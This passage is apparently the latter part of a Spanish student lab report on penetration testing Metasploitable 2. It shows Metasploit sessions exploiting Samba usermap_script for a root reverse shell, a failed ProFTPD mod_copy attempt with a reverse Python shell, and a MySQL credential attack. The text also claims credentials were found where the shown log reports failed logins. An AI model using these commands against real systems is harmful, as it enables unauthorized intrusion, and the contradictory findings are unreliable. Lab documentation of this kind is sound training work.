ILUSTRACIÓN 62 Configuración del exploit Samba usermap_script en Metasploit

Paso 7. Cabíamos el puerto por el 445

Recordemos que hay dos puertos abiertos que ejecutan la misma versión Son el puerto 139 y el puerto 445. Supongamos que quieres cambiar el puerto del 139 al 445. Solo tienes que hacer lo siguiente:

tipo “set RPORT 445” y configuramos la ip del objetivo con set RHOSTS 10.0.2.4

```

msf6 exploit(multi/samba/usermap_script) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) >
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      msfadmin         no        The local client address
  CPORT      4444             no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      445              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

```

ILUSTRACIÓN 63 Parámetros configurados para explotar Samba usermap_script

Paso 8. Y ya estaremos listo para iniciar el ataque con exploit

```

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Command shell session 1 opened (10.0.2.5:4444 -> 10.0.2.4:53046) at 2025-08-07 15:50:32 -0500

whoami
root

```

ILUSTRACIÓN 64 Explotación exitosa del módulo usermap_script obteniendo acceso root

VULNERACION DEL PUERTO 2121

```
(root@kali) - [/home/kali/Descargas]
# nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 02:24 -05
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rshd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

ILUSTRACIÓN 65 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Miramos que exploit vamos a usar en este caso se va a usar
exploit/unix/ftp/proftpd_modcopy_exec

```
=====
+ -- --[ metasploit v6.4.50-dev ]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]
+ -- --[ ]

Metasploit Documentation: https://docs.metasploit.com/

msf0 > search proftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/misc/netSupport_manager_agent 2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace 2006-11-26      great  Yes     ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  \ target: Automatic Targeting              .             .      .      .
3  \ target: Debug                             .             .      .      .
4  \ target: ProFTPD 1.3.0 (source install) / Debian 3.1 .             .      .      .
5  exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6  \ target: Automatic Targeting              .             .      .      .
7  \ target: Debug                             .             .      .      .
8  \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) .             .      .      .
9  exploit/linux/ftp/proftpd_telnet_iac 2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \ target: Automatic Targeting              .             .      .      .
11 \ target: Debug                             .             .      .      .
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .             .      .      .
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) .             .      .      .
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) .             .      .      .
15 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22      excellent Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf0 > 
```

ILUSTRACIÓN 66 Listado de exploits disponibles para ProFTPD encontrados con Metasploit

Paso 2 revisamos el estado de la versión

```
msf0 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  ----      -
CHOST       .                 no        The local client address
CPORT       .                 no        The local client port
Proxies     .                 no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      .                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       80                yes       HTTP port (TCP)
RPORT_FTP   21                yes       FTP port
SITEPATH    /var/www          yes       Absolute writable website path
SSL         false             no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                 yes       Base path to the website
TMPPATH     /tmp              yes       Absolute writable path
VHOST       .                 no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
LHOST      10.0.2.5         yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
0     ProFTPD 1.3.5

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 67 Configuración del Exploit ProFTPD mod_copy en Metasploit

Paso 3. Cambiamos valores

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT 2121
RPORT => 2121
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
```

ILUSTRACIÓN 68 Asignación de parámetros para el exploit ProFTPD mod_copy en Metasploit

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.0.2.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	2121	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www/html	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    ProFTPD 1.3.5

View the full module info with the info, or info -d command.
```

ILUSTRACIÓN 69 Parámetros configurados para el exploit ProFTPD 1.3.5 mod_copy en Metasploit

Paso 4. Para establecer el host remoto y la ruta absoluta del sitio web con permiso de escritura.

Luego, con el comando "**show payloads**", podemos ver las cargas útiles disponibles y seleccionar una con "**set payload <payload name>**". En nuestro caso, usaremos **payload/cmd/unix/reverse_python**, que es un shell TCP inverso mediante Python.


```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show paylog
[!] Invalid parameter "paylog", use "show -h" for more information
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads /usr/share/metasploit-framework/data/wordlists/
=====

#  Name                                     Disclosure Date Rank Check Description
-  -
0  payload/cmd/unix/adduser                 .               normal No  Add user with useradd
1  payload/cmd/unix/bind_awk                 .               normal No  Unix Command Shell, Bind TCP (via AWK)
2  payload/cmd/unix/bind_netcat              .               normal No  Unix Command Shell, Bind TCP (via netcat)
3  payload/cmd/unix/bind_perl               .               normal No  Unix Command Shell, Bind TCP (via Perl)
4  payload/cmd/unix/bind_perl_ipv6          .               normal No  Unix Command Shell, Bind TCP (via perl) IPv6
5  payload/cmd/unix/generic                 .               normal No  Unix Command, Generic Command Execution
6  payload/cmd/unix/pingback_bind            .               normal No  Unix Command Shell, Pingback Bind TCP (via netcat)
7  payload/cmd/unix/pingback_reverse         .               normal No  Unix Command Shell, Pingback Reverse TCP (via netcat)
8  payload/cmd/unix/reverse_awk              .               normal No  Unix Command Shell, Reverse TCP (via AWK)
9  payload/cmd/unix/reverse_netcat           .               normal No  Unix Command Shell, Reverse TCP (via netcat)
10 payload/cmd/unix/reverse_perl             .               normal No  Unix Command Shell, Reverse TCP (via Perl)
11 payload/cmd/unix/reverse_perl_ssl        .               normal No  Unix Command Shell, Reverse TCP SSL (via perl)
12 payload/cmd/unix/reverse_python          .               normal No  Unix Command Shell, Reverse TCP (via Python)
13 payload/cmd/unix/reverse_python_ssl     .               normal No  Unix Command Shell, Reverse TCP SSL (via python)

```

ILUSTRACIÓN 70 Selección del payload reverse shell en el exploit ProFTPD mod_copy

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python

```

Paso 5 no se pudo vulnerar A pesar de detectarse una versión de **ProFTPD** potencialmente vulnerable (1.3.1), no fue posible explotarla con el módulo `unix/ftp/proftpd_modcopy_exec`, posiblemente debido a:

- Ausencia del módulo `mod_copy`.
- Restricciones de permisos en el servidor FTP.
- Puerto no estándar no bien manejado por el exploit.
- Configuración del servicio que mitiga la vulnerabilidad.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run framework/data/wordlists
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.4:2121 - 10.0.2.4:21 - Connected to FTP server
[*] 10.0.2.4:2121 - 10.0.2.4:21 - Sending copy commands to FTP server
[-] 10.0.2.4:2121 - Exploit aborted due to failure: unknown: 10.0.2.4:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

ILUSTRACIÓN 71 Fallo en la explotación del servicio ProFTPD utilizando mod_copy

VULNERACION DEL PUERTO 3306

```
(root@kali)-[/home/kali/Descargas]
# nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 02:24 -05
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

ILUSTRACIÓN 72 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

Paso 1. Se identificó que el puerto 3306 (MySQL) está abierto en el host 10.0.2.4, mediante un escaneo de servicios con Nmap. Esto indica que el servicio de base de datos está expuesto y puede ser evaluado por posibles vulnerabilidades.

```
msf6 (root) > search mysql_login

=====
#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   auxiliary/scanner/mysql/mysql_login      .                normal  No      MySQL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login

msf6 >
```

ILUSTRACIÓN 73 Búsqueda del módulo auxiliar mysql_login en Metasploit

Paso 2. Se utilizó el módulo mysql_login de Metasploit para intentar autenticarse con credenciales por defecto o contraseñas débiles. Este módulo permite realizar ataques de fuerza bruta contra el servicio MySQL remoto

```

msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name      Current Setting  Required  Description
  ----      -
  ANONYMOUS_LOGIN  false          yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS  true           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
  CreateSession    false          no        Create a new session for every successful login
  DB_ALL_CREDS     false         no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false         no        Add all passwords in the current database to the list
  DB_ALL_USERS     false         no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         /share/met     no        A specific password to authenticate with
  PASS_FILE        /share/met     no        File containing passwords, one per line
  Proxies          no             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           /share/met     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            3306           yes       The target port (TCP)
  STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
  THREADS          1              yes       The number of concurrent threads (max one per host)
  USERNAME         root           no        A specific username to authenticate as
  USERPASS_FILE    /share/met     no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false          no        Try the username as the password for all users
  USER_FILE        /share/met     no        File containing usernames, one per line
  VERBOSE          true           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

```

ILUSTRACIÓN 74 Parámetros del módulo auxiliary/scanner/mysql/mysql_login en Metasploit

Paso 3. Se configuró el archivo userpass.txt como diccionario para realizar el ataque. Este archivo contiene combinaciones de usuarios y contraseñas a probar en el servicio MySQL expuesto.

```

msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name      Current Setting  Required  Description
  ----      -
  ANONYMOUS_LOGIN  false          yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS  true           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
  CreateSession    false         no        Create a new session for every successful login
  DB_ALL_CREDS     false         no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false         no        Add all passwords in the current database to the list
  DB_ALL_USERS     false         no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         root           no        A specific password to authenticate with
  PASS_FILE        /share/met     no        File containing passwords, one per line
  Proxies          no             no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           10.0.2.4       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            3306           yes       The target port (TCP)
  STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
  THREADS          1              yes       The number of concurrent threads (max one per host)
  USERNAME         root           no        A specific username to authenticate as
  USERPASS_FILE    /share/met     no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false          no        Try the username as the password for all users
  USER_FILE        /share/met     no        File containing usernames, one per line
  VERBOSE          true           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

```

ILUSTRACIÓN 75 "Configuración de parámetros para el módulo mysql_login en Metasploit

Paso 4 Se ejecutó el módulo y se obtuvo una respuesta positiva: credenciales válidas fueron descubiertas (root: root, por ejemplo), lo cual permite autenticarse exitosamente en la base de datos remota

```
msf6 auxiliary(scanner/mysql/mysql_login) > run 10.0.2.4:3306/3306
[*] 10.0.2.4:3306 - 10.0.2.4:3306 - Found remote MySQL version 5.0.51a
[*] 10.0.2.4:3306 - No active DB -- Credential data will not be saved!
[-] 10.0.2.4:3306 - 10.0.2.4:3306 - LOGIN FAILED: root:root (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 10.0.2.4:3306 - 10.0.2.4:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 10.0.2.4:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:3306 - Bruteforce completed, 0 credentials were successful.
[*] 10.0.2.4:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

ILUSTRACIÓN 76 Ejecución del módulo mysql_login y resultado del intento de autenticación

Paso 5. Con las credenciales obtenidas, se accedió al servicio MySQL, permitiendo consultar información sensible de bases de datos, usuarios y versiones. Esto confirma que el servicio es vulnerable a acceso no autorizado.

```

(root@kali)-[/home/kali/Descargas]
# mysql -h 10.0.2.4 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 29
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0,047 sec)

MySQL [(none)]>

```

ILUSTRACIÓN 77 Conexión exitosa a MySQL y enumeración de bases de datos disponibles

CONCLUSION

A través del presente informe se evidenció la importancia de realizar pruebas de penetración en entornos controlados como Metasploitable 2, con el fin de identificar y comprender vulnerabilidades presentes en diversos servicios y puertos de red. Cada explotación documentada permitió demostrar, paso a paso, cómo un atacante podría obtener acceso no autorizado utilizando herramientas como Metasploit Framework y técnicas como fuerza bruta, enumeración de usuarios y explotación directa de servicios vulnerables.

Se logró vulnerar con éxito múltiples servicios (FTP, SSH, Telnet, SMTP, SMB y MySQL), obteniendo acceso privilegiado en la mayoría de los casos, lo que pone de manifiesto los riesgos asociados al uso de versiones obsoletas o mal configuradas. También se documentó un intento fallido de explotación en el puerto 2121, lo cual refleja que no todos los vectores son exitosos y que existen múltiples factores que pueden impedir la explotación, como configuraciones específicas o falta de módulos habilitados.

En conclusión, este ejercicio práctico reforzó conocimientos sobre hacking ético, auditoría de seguridad y uso de herramientas profesionales, siendo un paso fundamental en la formación como profesional en seguridad informática.